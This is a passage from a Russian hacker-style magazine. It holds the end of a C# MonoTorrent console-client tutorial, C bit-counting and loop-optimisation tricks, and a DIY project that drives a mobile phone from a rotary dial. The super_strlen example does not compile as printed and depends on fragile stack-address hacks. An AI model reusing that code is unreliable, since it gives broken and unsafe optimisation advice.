delegate(object sender, UnhandledExceptionEvent
Args e) { Console.WriteLine(e.ExceptionObject);
exit(); };

Thread.GetDomain().UnhandledException +=
delegate(object sender, UnhandledExceptionEvent
Args e) { Console.WriteLine(e.ExceptionObject);
exit(); };

doDownload();
```

Кодинг в процессе

ДЕЛАЕМ ПРОЕКТ

Создавай в своей студии новый проект типа Console Application. Да-да, ты не ослышался, сегодня мы будем делать именно консольный торрент-клиент. Создал? Теперь потрудись и подключи к своему проекту новый «Reference», расположенный в файле `MonoTorrent.dll`. Сам файлик `MonoTorrent.dll` ты можешь найти в папке <директория с файлами `monotorrent>/bin/debug`. Если ты пришел к нам из Delphi и до этого никогда не юзал C# и Visual Studio, то знай же, что для подключения новой References (ссылки) необходимо: **1.** Перейти в Solution Explorer (View → Solution Explorer). **2.** Раскрыть группу Solution. **3.** Щелкнуть правой кнопкой и выбрать пункт Add Reference. **4.** В появившемся окне (смотри скриншот!) перейти на вкладку browse и выбрать файл MonoTorrent.dll.


После выполнения этой нехитрой процедуры тебе станут доступны все возможности MT. Теперь можно отвлечься от всяких организационных вопросов и приступить непосредственно к кодингу. Первое, с чего должен начинаться любой проект — с определения списка необходимых пространств имен. К имеющемуся списку добавь:

- **MonoTorrent.BEncoding;** //здесь сосредоточена вся работа с BenCoding.
- **MonoTorrent.Common;** //основные методы.
- **MonoTorrent.Client.Tracker;** //методы для работы с трекером.
- **MonoTorrent.Client;** //клиентские функции.

Итак, пространства имен подключены, пора переходить к основной части и заняться приготовлением фарша для автоматически созданного класса Main. Перейди в самое начало описания класса и объяви несколько полей:

```
//Путь к папке, из которой мы работаем
static string _programPath;
//Папка, в которую будем качать
static string _downloadPath;
//Имя и путь к файлу, который будет содержать служебную информацию, необходимую для возобновления закачки
static string _fastResumeFile;
//Путь к торрент-файлу.
static string _torrentPath;
//Движок, реализующий функции закачки
static ClientEngine _engine;
//Вспомогательный класс
static Top10Listener _listener;
//Менеджер для хранения законченных настроек для очередного torrent-файла
static TorrentManager _manager;
```

Найди метод `Main()` и перепиши в него код из врезки 1. Пока ты переписываешь, я буду комментировать происходящее в листинге. Наше приложение будет консольным, а значит, нужно организовать привычный для таких приложений интерфейс взаимодействия с пользователем. Ты уже наверняка догадался, что речь идет о параметрах, которые мы так любим передавать подобным тулзам. Из параметров наша программа должна принимать, как минимум, два: путь к торрент-файлу, который необходимо закачать, и папку на жестком диске, куда нужно все это сохранить. Поскольку мы точно знаем, что параметров будет два, то при запуске программы нам нужно убедиться, что так и есть. Именно это я и делаю в самой первой строчке. Если «длина» `args` меньше 2, то сообщим пользователю, что не хватает параметров, и преспокойно прервем работу. Успешно получив параметры, я записываю их в соответствующие переменные. Помимо этого мне приходится определять путь к текущей директории (папке, из которой работает софтина). В ней мы станем сохранять файл `temp.data`, который будет содержать необходимые для возобновления закачки сведения. Кому захочется иметь торрент-клиент, который не имеет возможности докачивать? Закончив возню с переменными, нужно позаботиться о настройке обработчиков событий. Это необходимо сделать, чтобы в определенный момент программа, например, могла нормально приостановить свою работу и не наделать ошибок. В первую очередь позаботимся о корректном завершении нашего приложения и установим делагат для события `CancelKeyPress`. Оно возникает, если мы попытались прервать работу приложения и нажали <Ctrl+C> в консоли. Поскольку приложение у нас достаточно непростое, нужно позаботиться о корректном завершении всех запущенных потоков. Весь код для правильного прерывания работы определим в функции `exit()` (ее код ты можешь посмотреть в моих исходниках). Эту



Смотрим информацию о торренте

Вся информация о закачке — любуйся, сколько хочешь

же функцию нужно вызывать во время срабатывания:

- **AppDomain.CurrentDomain.ProcessExit** (завершения процесса);
- **AppDomain.CurrentDomain.UnhandledException** (необработанного исключения).

Установив обработчики событий, я вызываю процедуру `doDownload()`, в которой реализована процедура приема файла. Ее код приведен на нашем диске. Поэтому тебе ничего не нужно делать, кроме как начать его переписывать. Код получился достаточно объемным, но, поверь мне, он был бы еще больше (раз в 20), если бы мы писали все вручную и не прибегали бы к помощи **MonoTorrent** (*Пользуясь случаем, наподдам автору еще пару сотен джоулей в качестве компенсации за задержку статьи*, — Прим. ред.). Итак, листинг начинается с определения порта для входящих подключений. Для своего примера я выбрал порт с номером 31337. Ради удобства использования и универсальности, номер порта можно передавать через параметры. Определив порт, нужно создать экземпляр класса Torrent. С ним мы будем выполнять загрузку торрент-файла и получать все необходимые сведения. Вытащить из него можно много чего — далее перечислены соответствующие свойства:

- **CreatedBy** — автор создания торрент-файла;
- **CreationDate** — дата создания файла;
- **Comment** — комментарий;
- **AnouncedUrls** — список анонсов;
- **Size** — размер файла(ов) для закачки;
- **Piecelength** — размер одной части;
- **Pieces.Count** — количество частей.

Если ты читал первую часть статьи, то уже понял, что эта вся та информация, над получением которой мы корпели в Delphi. Ну что поделать — здесь нам помогает библиотека, а в Delphi приходилось работать руками и головой. Проинициализировав объект для работы с торрент-файлом, нужно начать подготовку «движка», который будет содержать настройки очередной закачки. Но перед тем как перейти к движку, подготовим для него набор опций. Для этого я создаю новый экземпляр класса `EngineSettings()` и заполняю его основные свойства: `SavePath` (путь для сохранения файлов) и `ListenPort` (порт для входящих подключений). Определившись с опциями, я начинаю инициализацию самого движка (`ClientEngine`) и передаю ссылку на подготовленные `EngineSettings`. Оп-па, я немного забежал вперед и совершенно несправедливо обделил вниманием создание `TorrentsSettings`. В них ты можешь задать основные настройки, которые будут влиять на закачку в плане скорости. Например, в моем случае при инициализации переменной типа TorrentSettings я передаю следующие параметры:

1. слоты для отдачи;
2. количество одновременных соединений;
3. ограничение скорости на закачку (0 — без ограничений);
4. ограничение скорости на отдачу (0 — без ограничений).

На этом с настройками все. Двигаемся дальше. Нам нужно создать или прочитать «индексный» файл. Создаем — если он не существует и у нас новая закачка. А читают его так: `BEncodedValue.Decode<BEncodedDictionary>(File.ReadAllBytes(_fastResumeFile))`. Затем я загружаю torrent-файл. Загрузка выполняется методом `load()`. В качестве одного-единственного параметра он принимает путь к файлу. Если во время загрузки возникли ошибки, то сообщим об этом пользователю и прервем выполнение программы, ну а если все тип-топ, то выведем информацию о загруженном торрент-файле. Вот теперь мы подошли к самому интересному — к закачке. Перед тем, как зарегистрировать torrent-файл для «движка», нам необходимо определиться, будем ли мы продолжать докачку или же начнем лить абсолютно новый файл. Для новой закачки мы просто создадим торрент-менеджер (`new TorrentManager(_torrent,_downloadPath, _torrentDef);`), а вот если закачка уже была запущена, то нужно передать наш _fastResume. После этого нам ничего не остается сделать, как выполнить метод Register проинициализированного «движка». В качестве параметров этому методу передадим ссылку на созданный торрент-менеджер. После регистрации на менеджер будут действовать все параметры, которые мы установили ранее. Итак, уже почти все готово для начала закачки, за исключением одного нюанса — обработчиков событий. Их нужно объявить (вспоминаем про делегаты!), чтобы получить возможность следить за состоянием процесса закачки. Дабы не париться с расписыванием кода реакций на события, я просто взял стандартный шаблон (из дистрибутива MT) и немного подкорректировал. Его код ты найдешь в моем исходнике. Сложного в нем ничего нет, и если ты более-менее знаешь C#, то проблем не возникнет. Создав соответствующие обработчики, можно стартовать закачку — с помощью метода `Start()` объекта типа `TorrentManager`. Закачка началась, и теперь все, что нам остается делать — выводить пользователю соответствующие информационные сообщения. Пример такого кода ты найдешь на диске, читай комментарий в листинге, чтобы найти куда его писать.

ПОТЕСТИМ?

Настал час триумфа, — мы должны убедиться, что наши действия не пропали втуне, и наш торрент-клиент действительно сможет выполнить свою основную задачу. Попробуй скомпилировать и запустить проект. Не забудь при запуске передать соответствующие параметры! Чтобы убедиться в работоспособности нашего детища, я подготовил самый обычный торрент-файл (скачал с tfile.ru) и запустил клиент со следующими параметрами: `xtorrent.exe C:\test.torrent C:\`. Через пару секунд я увидел в своей консоли информацию о торрент-файлике (рисунок «Вся информация о закачке») и предложение начать загрузку. Согласился — и спустя еще мгновение мой торрент-клиент успешно соединился с трекером и приступил к закачке. Через минут пять в корне моего диска C: появился соответствующий файл, а Torrent-клиент завершил свою работу.

DISCONNECT

На этой самой ноте, с чувством гордости и выполненного долга, можно закончить сегодняшнее занятие. Надеюсь, что статья тебе понравилась и рано или поздно ты создашь полноценный торрент-клиент, который завоюет неслыханную популярность и удивит все интернет-сообщество. Удачи тебе в начинаниях! Пока!

P.S. Есть вопросы? Тогда пиши мне на мыло — я всегда открыт для общения и по мере возможности рад помочь.



КРИС КАСПЕРСКИ

ТРЮКИ ОТ КРЫСА

СИШНЫЕ ТРЮКИ

Современные процессоры быстры, как мустанги, но даже мустангу не догнать реактивный самолет желаний потребителя. С его-то динамически изменяющейся геометрией крыла, скомпенсировать турбулентность могут только предвычисленные табличные алгоритмы, переносящие центр тяжести со времени выполнения на стадию компиляции. Казалось бы, ну что тут такого? Просто заполняем таблицу и все! Так ведь нет! Террористы сидят в засаде, и в нас уже летит «Томагавк»!

01 Подсчет бит в байте, слове, двойном слове

Сколько бит содержится в байте? Задача не то, чтобы очень актуальная, но подсчет битов позволяет продемонстрировать целую серию хитрых трюков и приемов. Так что остановимся на проблеме подробнее.
В лексиконе x86-процессоров имеется множество машинных команд, предназначенных для этих целей. Увы, компиляторы их не поддерживают (и не собираются). А убогий набор битовых операций языков Си/Си++ (в которых даже нет инструкции циклического сдвига!) не особо способствует созданию быстродействующих программ, вынуждая нас прибегать к тупому сканированию со сдвигом по маске. И в результате получается нетребовательная к памяти, но ужасно тормозная программа типа вот этой:

ПОДСЧЕТ КОЛИЧЕСТВА БАЙТ В РЕЖИМЕ РЕАЛЬНОГО ВРЕМЕНИ

```
slow_bits_in_byte(unsigned char byte) {
  int a, mask, sum;
  for (a = 0, mask = 1, sum = 0; a < 8;  a++, mask <<= 1)
    if (byte & mask) sum++; return sum;
}
```

Для подсчета количества битов в слове и двойном слове достаточно заменить (a < 8) на (a < 16) и (a < 32), соответственно. Работать это будет, но на скорость можно не рассчитывать (особенно, в случае двойного слова). Задумаемся, как можно оптимизировать алгоритм.
Подсказка: один байт вмещает в себя всего лишь 256 комбинаций бит. Значит, можно без зазрения совести загнать их в предвычисленную таблицу, которая представляет собой массив типа char, проиндексированный значениями байт и хранящий количество бит. В таком случае, наши расходы составят 256 байт оперативной памяти и одну операцию обращения к памяти для чтения содержимого ячейки. К сожалению, x86-процессоры не очень приспособлены для работы с байтами. Доступ к двойным словам происходит ощутимо быстрее, а потому имеет смысл использовать массив из двойных слов. Тогда потребление памяти увеличится до 1 Кб. В кэш первого уровня это по-прежнему свободно вмещается.

Естественно, рассчитывать таблицы вручную мы не будем. Все делается с помощью компьютера, набросавши вспомогательную программу из десятка строк (западные программисты называют их «хэлперами» — helper, англ. «помощник»):

HELPER ДЛЯ ГЕНЕРАЦИИ ПРЕДВЫЧИСЛЕННОЙ ТАБЛИЦЫ БЫСТРОГО ПОДСЧЕТА КОЛИЧЕСТВА БИТОВ В БАЙТЕ

```
int a, b, sum, mask;
printf("int matrix[] = { 0");
for (a = 1; a < 0x100; a++,printf(",\t%x", sum))
  for (b = 0, mask = 1, sum = 0; b < 8; b++,  mask <<= 1)
    if (a & mask) sum++; printf("};\n");
```

ПРЕДВЫЧИСЛЕННАЯ ТАБЛИЦА ДЛЯ ПОДСЧЕТА КОЛИЧЕСТВА БИТ В БАЙТЕ

```
int matrix[] = {0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4, 1, 2, 2, 3, 2, 3, 3,
          4, 2, 3, 3, 4, 3, 4, 4, 5, 1, 2, 2, 3, 2, 3, 3, 4, 2, 3, 3, 4, 3, 4,
          4, 5, 2, 3, 3, 4, 3, 4, 4, 5, 3, 4, 4, 5, 4, 5, 5, 6, 1, 2, 2, 3, 2,
          3, 3, 4, 2, 3, 3, 4, 3, 4, 4, 5, 2, 3, 3, 4, 3, 4, 4, 5, 3, 4, 4, 5,
          4, 5, 5, 6, 2, 3, 3, 4, 3, 4, 4, 5, 3, 4, 4, 5, 4, 5, 5, 6, 3, 4, 4,
          5, 4, 5, 5, 6, 4, 5, 5, 6, 5, 6, 6, 7, 1, 2, 2, 3, 2, 3, 3, 4, 2, 3,
          3, 4, 3, 4, 4, 5, 2, 3, 3, 4, 3, 4, 4, 5, 3, 4, 4, 5, 4, 5, 5, 6, 2,
          3, 3, 4, 3, 4, 4, 5, 3, 4, 4, 5, 4, 5, 5, 6, 3, 4, 4, 5, 4, 5, 5, 6,
          4, 5, 5, 6, 5, 6, 6, 7, 2, 3, 3, 4, 3, 4, 4, 5, 3, 4, 4, 5, 4, 5, 5, 6,
          3, 4, 4, 5, 4, 5, 5, 6, 4, 5, 5, 6, 5, 6, 6, 7, 3, 4, 4, 5, 4, 5, 5, 6,
          4, 5, 5, 6, 5, 6, 6, 7, 4, 5, 5, 6, 5, 6, 6, 7, 5, 6, 6, 7, 6, 7, 7, 8 };
```

Сама функция подсчета бит тривиальна и укладывается буквально в несколько символов (рекомендуется оформить ее для сокращения накладных расходов в виде макроса или использовать директиву inline, в надежде, что ее не проигнорирует компилятор):

ШУСТРАЯ ФУНКЦИЯ ПОДСЧЕТА КОЛИЧЕСТВА БИТ В БАЙТЕ

```
bits_in_byte(int byte) { return matrix[byte & 0xFF]; }
```



ОК, с подсчетом бит в байте мы разобрались. На очереди слово, а за ним и двойное слово. Еще пара таблиц? Ага, как же. Разбежались! Количество битовых комбинаций в слове уже достигает 65536, что даже при использовании байтового массива вылетает в 64 Кб памяти. Это уже не умещается в кэш-памяти первого уровня и потому существенно проигрывает изначальному варианту, приведенному выше. А на двойное слово вообще никакой памяти не хватит, разве что запускать программу на 64-битных операционных системах, но как тогда считать биты в четвертом слове?
Стоп! Что такое слово? Это же два байта! А функция подсчета количества битов в байте у нас уже есть. Так почему бы не передать ей сначала старший байт, а затем — младший и не сложить полученные результаты? Аналогично дела обстоят с двойным словом и четверным (восьмерным). Короче, мы получаем следующий набор функций:

ФУНКЦИИ ПОДСЧЕТА КОЛИЧЕСТВА БИТ В СЛОВЕ И ДВОЙНОМ СЛОВЕ

```
bits_in_word(int word)
{
    return bits_in_byte(word & 0xFF) +
        bits_in_byte((word >> 8) & 0xFF);
}

bits_in_dword(int dword)
{
    return bits_in_word(dword & 0xFFFF) +
    bits_in_word((dword >> 0x10) & 0xFFFF);
}
```

Но перед нами вовсе не предел оптимизации. Поразмыслив, от функции **bits_in_word** можно легко отказаться, поскольку расширить слово до двойного — не проблема. Процессор сделает это всего за один такт и даже не хрюкнет.
Кому-то задача подсчета бит в байте может показаться слишком надуманной и не имеющей практического применения. Однако, это не так, и тот же самый алгоритм, например, успешно используется для подсчета контрольной суммы. Кстати, о контрольной сумме...

02 Чат или не чат?

Простейший алгоритм проверки целостности данных сводится к контролю четности, то есть подсчету количества бит и его дополнению до четного (или нечетного) состояния. Естественно, таким способом гарантированно можно обнаружить только одиночные ошибки, но это уже тема другого разговора. Поставим перед собой задачу — реализовать этот алгоритм с максимальной эффективностью. Что ж, вполне очевидное решение: сгенерировать таблицу четности для каждого байта, а затем обрабатывать поток данных произвольного размера — хоть целый гигабайт! Однако у нас уже есть такая таблица.
Ну, или почти такая. От количества бит в байте до подсчета четности, как говорится, хвостом подать; всего-то и надо, что проверить младший бит — если он равен единице, то количество бит в байте нечетно и, соответственно, наоборот. Операция наложения битовой маски оператором AND требует времени (приблизительно один процессорный такт), но это все же лучше, чем плодить предвычисленные таблицы в огромном количестве.
Короче, законченный пример реализации выглядит так:

```
parity(int byte) {return !(bits_in_dword(byte) & 1);}
```

03 Хитрый вывод инварианта из цикла

Рассмотрим классический цикл, в заголовке которого присутствует неявный инвариант (например, функция **strlen**):

```
for (a = 0; a < strlen(s); a++) sum += s[a];
```

Программисту понятно, что функция **strlen** не изменяет длину строки s, — не изменяет ее и тело цикла. А потому в каждом проходе **strlen** будет возвращать один и тот же результат. Оптимизирующий компилятор, по идее, должен вынести ее за пределы цикла, вычисляя длину строки всего один раз. Увы! Подавляющее большинство компиляторов компилирует функции по раздельности, а согласно Стандарту, переменная, переданная по ссылке, может быть изменена вызываемой функцией. Следовательно, компилятор оставляет функцию внутри цикла, во много раз замедляя его выполнение (особенно на длинных строках). Исключение составляют продвинутые компиляторы типа Intel C++. В режиме максимальной оптимизации они все-таки распознают небольшое число популярных библиотечных функций. Но к функциям, написанным самим программистом, это не относится.
Учебники по оптимизации рекомендуют переписать этот цикл так:

КЛАССИЧЕСКИЙ ОПТИМИЗИРОВАННЫЙ ВАРИАНТ

```
for (a = 0, len = strlen(s); a < len; a++)
    sum += s[a];
```

Идея, конечно, хорошая, но большинство программистов о ней не знает. А как быть, если мы разрабатываем высокопроизводительную библиотеку, которую будет использовать совсем другой «тим»? Одно из возможных решений заключается в... сохранении вычисленного значения внутри функции!

ОПТИМИЗИРОВАННАЯ ФУНКЦИЯ ПОДСЧЕТА ДЛИНЫ СТРОКИ С АВТОСОХРАНЕНИЕМ ПОСЛЕДНЕГО ВОЗРАЩЕННОГО РЕЗУЛЬТАТА

```
super_strlen(char *s)
{
    static char *p; static ret_addr; static len;
    if ((s == p) & (ret_addr == (*(int*)&s+sizeof(s)))))
        return len;
    p = s; ret_addr = (*(int*)(&s+sizeof(s)));
    len = strlen(s); return len;
}
```

Это не предел оптимизации, зато код нагляден и понятен. В чем суть? А в том, что **super_strlen** сохраняет указатель на строку и адрес возврата в статических переменных и, если при последующем вызове они совпадают, функция считает, что она вызывается в заголовке цикла и возвращает заранее вычисленный результат, экономя кучу процессорных тактов.
Такое поведение не совсем безопасно, так как все экземпляры функции, вызываемые из различных потоков, разделяют одни и те же статические переменные. Ну это, собственно, не проблема. На это у нас есть локальная память потока (она же TLS). Настоящая проблема в том, что если тело цикла модифицирует строку, изменяя ее длину, то программист получит весьма неожиданное поведение. С другой стороны, при использовании оптимизирующих компиляторов, выносящих **strlen** за пределы цикла — программист получит тот же самый результат.
А потому, кто изменяет длину строки внутри цикла — тот сам себя и наказал! ⌶



АРТЕМИЙ «DI HALT» ИСЛАМОВ
/ DI_HALT@MAIL.RU /

ТРУБА ДЛЯ РЕТРОГРАДА

ДЕЛАЕМ ПАНКОВСКИЙ СОТОВЫЙ ТЕЛЕФОН

Если честно, меня подзадолбали разные дизайнерские изыски, новые формы, компактный дизайн и прочий выпендреж, якобы направленный на то, чтобы выделиться из толпы. Все обернется тем, что толпа станет поголовно ходить с модной штукой. Хочешь по-настоящему соответствовать Джобсвоскому девизу «Think different»? Тогда забей на iPhone и делай, как я!

ТРУБА МЕЧТЫ

У настоящего сурового гика должен быть реально злобный сотовый телефон, способный только одним своим видом вызывать взрыв мозга у окружающих. Поэтому лезь на антресоль и доставай оттуда старый дисковый агрегат, доставшийся тебе от бабушки. Сейчас мы сделаем ему тотальный апгрейд и вернем вечную молодость. Если у тебя такого девайса не осталось, то потряси друзей, соседей и прочих несознательных личностей, которые согласятся расстаться с этой шайтан-машиной (*Рекомендую поискать на молотке*, — Прим. ред.). Главное, не говори им истинных целей, а то зажмотят и себе сделают. Постарайся найти телефон подревнее и пострашнее. В идеале, с эбонитовым корпусом и прямым проводом до трубки (в «Матрице» такой был). Эти агрегаты производились в 50-60 гг, так что «антуражности» им не занимать. Эстеты и извращенцы могут повесить таксофон за спину. Заодно и рюкзак не потребуется :).

СКРЕЩИВАЕМ ЕЖА С УЖОМ

Конечно, мотаться по мегаполису, разматывая за собой многокилометровую бобину провода — это круто и трешево, но такого уровня просветления не достиг даже я. Поэтому и реализацию предлагаю более простую.


Чтобы одним только видом внушать страх и ужас окружающим, будем интегрировать в сотовую сеть найденный тобой в загашнике дисковый телефон. Проще всего это сделать посредством обычного мобильного телефона, который мы радостно принесем в жертву.


С выбором агрегата на разделку есть два варианта: первый — купить какой-нибудь Siemens и зарубиться к нему по порту (даже переделка почти не потребуется). Об этом методе доступа к телефону я написал уже две статьи, поэтому повторяться не буду. Да и с развалом мобильного подразделения Siemens эти телефоны постепенно исчезают из обращения. Поэтому будем делать девайс на подручном материале. Возьмем какую-нибудь отсталую мобилку, вроде Motorola C118 и выпотрошим ее как следует, а затем скрестим с дисковым собратом.

Для начала надо прикинуть фронт работ. Как видишь, у нас тут одна проблема: у совкового телефона — диск, а на сотовом кнопки, поэтому напрямую подключиться никак. Придется городить переходник.

Была задумка по-быстрому сработать что-нибудь на дискретных микросхемах-счетчиках. Но позже, поразмыслив, я закинул эту идею подальше. Тут одной микросхемой точно не обойдешься, и схема получается громоздкой.

Куда проще и эффективней сделать все на микроконтроллере. Так что, бегом в радиомагазин. Рекомендую ATmega8 — полюбилась мне она. Также подойдет ATmega48, ATmega88 или ATmega168 — модификации






Контакты в диске. По ним мы и определяем набранные цифры


Подпаянные контакты кнопок


старой доброй «восьмерки» различаются только количеством наворотов и объемами памяти. Программка у нас будет небольшая, поэтому хватит любого объема памяти.

ПОТРОШИМ ДЕДУШКУ


Вскрываем дисковый телефон и смотрим, как он устроен. В первую очередь нас интересуют диск и контакты, которые отвечают за снятие и подъем трубки. Все остальное можно смело отковырять и выкинуть, дабы не оттягивало руку.
Клеммники могут пригодиться, поэтому просто отрежь от них дорожки. Теперь возьми тестер, переключи его в режим пищалки и прозвони контакты трубки. Нужно найти те, которые размыкаются при съеме трубки с рычага. У меня они засунуты в прозрачный корпус: даже тестер не потребовался — и так все было видно.
Открути провода диска от клеммника и разберись, какой из них за что отвечает. Можешь аккуратно разобрать сам дисковый механизм. По-хорошему, из диска должно выходить три или четыре провода (в случае трех проводов — один общий). В самом диске два контакта. Один из них всегда замкнут и при вращении диска кратко размыкается. Крутанул цифру «1» — разомкнулся один раз. Крутанул «5» — разомкнулся пять раз. Ну, а если крутанешь «ноль», то контакт отработает десять размыканий. Для краткости буду называть его контакт «А». Второй контакт всегда разомкнут и замыкается только тогда, когда проворачивается диск. Его обзовем контакт «Б».
На этих контактах мы построим систему подсчета набранного номера. Алгоритм работы проги будет следующим. При снятии трубки счетная схема включается и ждет поворотов диска. При повороте замыкается «Б», и микроконтроллер подсчитывает щелчки контакта «А». Как только контакт «Б» разомкнется, то считаем, что одна цифра набрана — можно ждать следующей. Чтобы определить, что номер набран, мы будем использовать простой цикл ожидания.
Подсчитывать количество цифр нецелесообразно, так как номера могут быть разной длины. Самое то — считать, что номер набран и можно звонить по прошествии двадцати секунд с набора последней цифры. Впрочем, двадцать секунд — это я навскидку сказал, можно сделать столько, сколько тебе нужно для комфортного набора без спешки.
Пока неясен вопрос подключения схемы к сотовому телефону, но это мы сейчас поправим. Впрочем, всегда остается вариант с подключением какого-нибудь Сименса через дата-кабель, о котором я уже неоднократно писал.

ВСКРЫВАЕМ МОБИЛУ

Для набора номера мы будем симулировать нажатия кнопок. Поэтому под наши грязные цели сгодится абсолютно любая мобила — лишь бы были кнопки.
Чтобы понять, как нам провернуть эту хитрую операцию, надо влезть во чрево сотового телефона. Лично я взял самый стремный сотовый, какой смог найти в своих завалах — Motorola C118.
Аккуратно выкручиваю винтики и отжимаю защелки верхней крышки. Глазам предстают ровные ряды контактных площадок от кнопочек. Сами кнопки — это кольцевые контакты с пятачками внутри. Поверх них наклеивается на обычный скотч упругая чашечка. Когда кнопка давит на чашку, то чашка прогибается и замыкает пятачок на кольцо — вот и готово нажатие кнопки!
Нам нужно десять кнопок цифр, одна кнопка вызова абонента и одна кнопка сброса — итого одиннадцать кнопок.
Замыкать кнопки лучше всего через оптореле. Оптореле — это такая микросхема, внутри которой находится светодиод и фототранзистор. Если зажигается светодиод, то сопротивление фототранзистора резко падает, что можно сравнить с нажатием кнопки.
Используя оптроны, мы, во-первых, изолируем нашу схему с контроллером от схемы сотового телефона, которая работает на пониженном напряжении, а во-вторых, избавляемся от кучи паразитных связей, которые могут возникнуть в телефоне с подключением контроллера. А значит, сильно повышаем надежность за счет того, что сигнал от одной части оптрона к другой передается в виде обычного света, а не в виде электрических импульсов. Без оптических развязок телефон начинает резко тупить, самопроизвольно набирать цифры и звонить куда попало — сказываются наводки на схему, так как кнопки не предназначены для припаивания к ним проводов и реагируют на любой радиочастотный мусор, что болтается в эфире. Короче, оптроны — это проверенное временем промышленное решение.
